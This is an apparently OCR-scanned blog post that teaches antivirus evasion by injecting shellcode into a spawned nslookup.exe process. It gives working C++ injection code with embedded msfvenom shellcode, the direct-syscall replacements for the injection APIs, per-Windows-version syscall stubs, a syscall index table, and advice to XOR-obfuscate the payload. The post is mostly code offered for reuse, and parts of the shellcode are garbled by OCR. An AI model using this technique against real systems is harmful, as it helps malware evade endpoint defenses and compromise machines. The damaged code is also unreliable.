Direct system call injection process to avoid anti-kill

The content is as titled.

This is also a technology I have used for a long time. I have also posted such on my github and given this to many others.

Introduction

The main idea is to inject shellcode into the process. The process can be an existing process or a newly created process.

Mainly used api are as listed below. Also a good resource for undocumented windows process injection stuff that I like is the following: https://bytepointer.com/resources/index.htm

```
LPVOID VirtualAllocEx(
  HANDLE hProcess,
  LPVOID lpAddress,
  SIZE_T dwSize,
  DWORD  flAllocationType,
  DWORD  flProtect
);

BOOL WriteProcessMemory(
  HANDLE  hProcess,
  LPVOID  lpBaseAddress,
  LPCVOID lpBuffer,
  SIZE_T  nSize,
  SIZE_T  *lpNumberOfBytesWritten
);

HANDLE CreateRemoteThread(
  HANDLE                 hProcess,
  LPSECURITY_ATTRIBUTES  lpThreadAttributes,
  SIZE_T                 dwStackSize,
  LPTHREAD_START_ROUTINE lpStartAddress,
```


```
  LPVOID                lpParameter,
  DWORD                 dwCreationFlags,
  LPDWORD               lpThreadId
);
```

The simple demo is as follows:


```
#include <iostream>
#include <Windows.h>
#include "common.h"

int main()
{// msfvenom -p windows/x64/exec CMD=notepad.exe -f cunsignedchar shellcode[]
="\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50\x52""\x51\x56\x48\x31\xd2\x65\x48\x8
xac \ x41 \ xc1 \ xc9 \ x0d \ x41 \ x01 \ xc1 \ x38 \ xe0 \ x75 \ xf1 \ x4c \ x03 \ x4c
"

        "\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0"
        "\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04"
        "\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59"
        "\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48"
        "\x8b\x12\xe9\x57\xff\xff\xff\x5d\x48\xba\x01\x00\x00\x00\x00"
        "\x00\x00\x00\x48\x8d\x8d\x01\x01\x00\x00\x41\xba\x31\x8b\x6f"
        "\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x41\xba\xa6\x95\xbd\x9d\xff"
        "\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb"
        "\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5\x6e\x6f\x74"
        "\x65\x70\x61\x64\x2e\x65\x78\x65\x00";

    // Create a 64-bit process:
    STARTUPINFO si;
    PROCESS_INFORMATION pi;
    LPVOID allocation_start;
    SIZE_T allocation_size = sizeof(shellcode);
    LPCWSTR cmd;
    HANDLE hProcess, hThread;

    ZeroMemory(&si, sizeof(si));
    ZeroMemory(&pi, sizeof(pi));
    si.cb = sizeof(si);
    cmd = TEXT("C:\\Windows\\System32\\nslookup.exe");
```

```
    if (!CreateProcess(
        cmd,□□□□□□□// Executable
        NULL,□□□□□□□// Command line
        NULL,□□□□□□□// Process handle not inheritable
        NULL,□□□□□□□// Thread handle not inheritable
        FALSE,□□□□□□□// Set handle inheritance to FALSE
        CREATE_NO_WINDOW,□            // Do Not Open a Window
        NULL,□□□□□□□// Use parent's environment block
        NULL,□□□□□□□// Use parent's starting directory
        &si,□□□                 // Pointer to STARTUPINFO structure
        &pi□□□□□□□□// Pointer to PROCESS_INFORMATION structure (removed extra parentheses)
    )) {
        DWORD errval = GetLastError();
        std::cout << "FAILED" << errval << std::endl;
    }
    WaitForSingleObject(pi.hProcess, 1000); // Allow nslookup 1 second to
start/initialize.

    // Inject into the 64-bit process:
    // HIGH-LEVEL WINDOWS API:
    allocation_start = VirtualAllocEx(pi.hProcess, NULL, allocation_size, MEM_COMMIT |
MEM_RESERVE, PAGE_EXECUTE_READWRITE);
    WriteProcessMemory(pi.hProcess, allocation_start, shellcode, allocation_size, NULL);
    CreateRemoteThread(pi.hProcess, NULL, 0, (LPTHREAD_START_ROUTINE)allocation_start, NULL,
0, 0);
}
```

Then analyze the API call situation:



it is important to remember that there are two types of APIs that can be spied on:



We use low level APIs for our operations

So,

First, make a system call to the API you need to use. The core code is as follows:

```
NtAllocateVirtualMemory(pi.hProcess, &allocation_start, 0, (PULONG)&allocation_size,
MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
NtWriteVirtualMemory(pi.hProcess, allocation_start, shellcode, sizeof(shellcode), 0);
NtCreateThreadEx(&hThread, GENERIC_EXECUTE, NULL, pi.hProcess, allocation_start,
```

```
allocation_start, FALSE, NULL, NULL, NULL, NULL);
```

Among them, NtAllocateVirtualMemory needs to consider the version differences of different operating systems. Refer to the following:

```
NtAllocateVirtualMemory_SystemCall_6_1_7600:          ; Windows 7 SP0
mov eax, 0015h
jmp NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_6_1_7601:          ; Windows 7 SP1 and Server 2008 R2 SP0
mov eax, 0015h
jmp NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_6_2_XXXX:          ; Windows 8 and Server 2012
mov eax, 0016h
jmp NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_6_3_XXXX:          ; Windows 8.1 and Server 2012 R2
mov eax, 0017h
jmp NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_10_0_10240:        ; Windows 10.0.10240 (1507)
mov eax, 0018h
jmp NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_10_0_10586:        ; Windows 10.0.10586 (1511)
mov eax, 0018h
jmp NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_10_0_14393:        ; Windows 10.0.14393 (1607)
mov eax, 0018h
jmp NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_10_0_15063:        ; Windows 10.0.15063 (1703)
mov eax, 0018h
jmp NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_10_0_16299:        ; Windows 10.0.16299 (1709)
mov eax, 0018h
jmp NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_10_0_17134:        ; Windows 10.0.17134 (1803)
mov eax, 0018h
jmp NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_10_0_17763:        ; Windows 10.0.17763 (1809)
mov eax, 0018h
jmp NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_10_0_18362:        ; Windows 10.0.18362 (1903)
mov eax, 0018h
```


```
jmp NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_10_0_18363:        ; Windows 10.0.18363 (1909)
mov eax, 0018h
jmp NtAllocateVirtualMemory_Epilogue
```

The list is as follows:


Syscall Table Indexes

#	ServiceName	3790	6000	6002	7601	9200	9600	10061	10240	10586	14393	15063	16299	17134	17763	18362	18363	19041	19631	19645	20190
1	NtAcceptConnectPort	96	96	96	96	97	1	2	2	2	2	2	2	2	2	2	2	2	2	2	2
2	NtAccessCheck	97	97	97	97	98	98	0	0	0	0	0	0	0	0	0	0	0	0	0	0
3	NtAccessCheckAndAuditAlarm	38	38	38	38	39	40	41	41	41	41	41	41	41	41	41	41	41	41	41	41
4	NtAccessCheckByType	98	98	98	98	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
5	NtAccessCheckByTypeAndAuditAlarm	86	86	86	86	87	88	89	89	89	89	89	89	89	89	89	89	89	89	89	89
6	NtAccessCheckByTypeResultList	99	99	99	99	100	100	100	100	100	100	100	100	100	100	100	100	100	100	100	100
7	NtAccessCheckByTypeResultListAndAuditAlarm	100	100	100	100	101	101	101	101	101	101	101	101	101	101	101	101	101	101	101	101
8	NtAccessCheckByTypeResultListAndAuditAlarmByHandle	101	101	101	101	102	102	102	102	102	102	102	102	102	102	102	102	102	102	102	102
9	NtAddAtom	68	68	68	68	69	70	71	71	71	71	71	71	71	71	71	71	71	71	71	71
10	NtAddBootEntry	102	103	103	102	104	104	104	104	104	104	105	105	105	105	105	105	106	106	106	106
11	NtAddDriverEntry	103	104	104	103	105	105	105	105	105	105	106	106	106	106	106	106	107	107	107	107
12	NtAdjustGroupsToken	104	105	105	104	106	106	106	106	106	106	107	107	107	107	107	107	108	108	108	108
13	NtAdjustPrivilegesToken	62	62	62	62	63	64	65	65	65	65	65	65	65	65	65	65	65	65	65	65
14	NtAlertResumeThread	105	106	106	105	108	108	108	108	108	108	109	109	109	109	109	109	110	110	110	110
15	NtAlertThread	106	107	107	106	109	109	109	109	109	109	110	110	110	110	110	110	111	111	111	111
16	NtAllocateLocallyUniqueId	107	108	108	107	111	111	111	111	111	111	112	112	112	112	112	112	113	113	113	113
17	NtAllocateUserPhysicalPages	108	109	109	109	113	113	113	113	113	113	114	114	114	114	114	114	115	115	115	115
18	NtAllocateUuids	109	110	110	110	114	114	114	114	114	114	115	115	115	115	115	115	117	117	117	117
19	NtAllocateVirtualMemory	21	21	21	21	22	23	24	24	24	24	24	24	24	24	24	24	24	24	24	24
20	NtApphelpCacheControl	73	73	73	73	74	75	76	76	76	76	76	76	76	76	76	76	76	76	76	76
21	NtAreMappedFilesTheSame	110	132	132	132	137	137	138	138	138	138	139	139	140	140	140	140	142	142	142	142
22	NtAssignProcessToJobObject	111	133	133	133	138	138	139	139	139	139	140	140	141	141	141	141	143	143	143	143
23	NtCallbackReturn	2	2	2	2	3	4	5	5	5	5	5	5	5	5	5	5	5	5	5	5
24	NtCancelDeviceWakeupRequest	112	134	134																	
25	NtCancelIoFile	90	90	90	90	91	92	93	93	93	93	93	93	93	93	93	93	93	93	93	93
26	NtCancelTimer	94	94	94	94	95	96	97	97	97	97	97	97	97	97	97	97	97	97	97	97
27	NtClearEvent	59	59	59	59	60	61	62	62	62	62	62	62	62	62	62	62	62	62	62	62
28	NtClose	12	12	12	12	13	14	15	15	15	15	15	15	15	15	15	15	15	15	15	15
29	NtCloseObjectAuditAlarm	56	56	56	56	57	58	59	59	59	59	59	59	59	59	59	59	59	59	59	59

Regarding the relationship, refer to the following figure then obfuscate your shellcode such as xor or rot13. Then load it into memory and decrypt it.



To test this ill use the only antivirus that I respect qihoo 360 :not_troll:



By Boschko

- My Hack The Box: https://www.hackthebox.eu/home/users/profile/37879
- My GitHub: https://github.com/OlivierLaflamme
- My WeChat QR below:

Image not found or type unknown

Revision #2
Created 17 December 2020 03:23:53 by Boschko
Updated 17 December 2020 04:09:14 by Boschko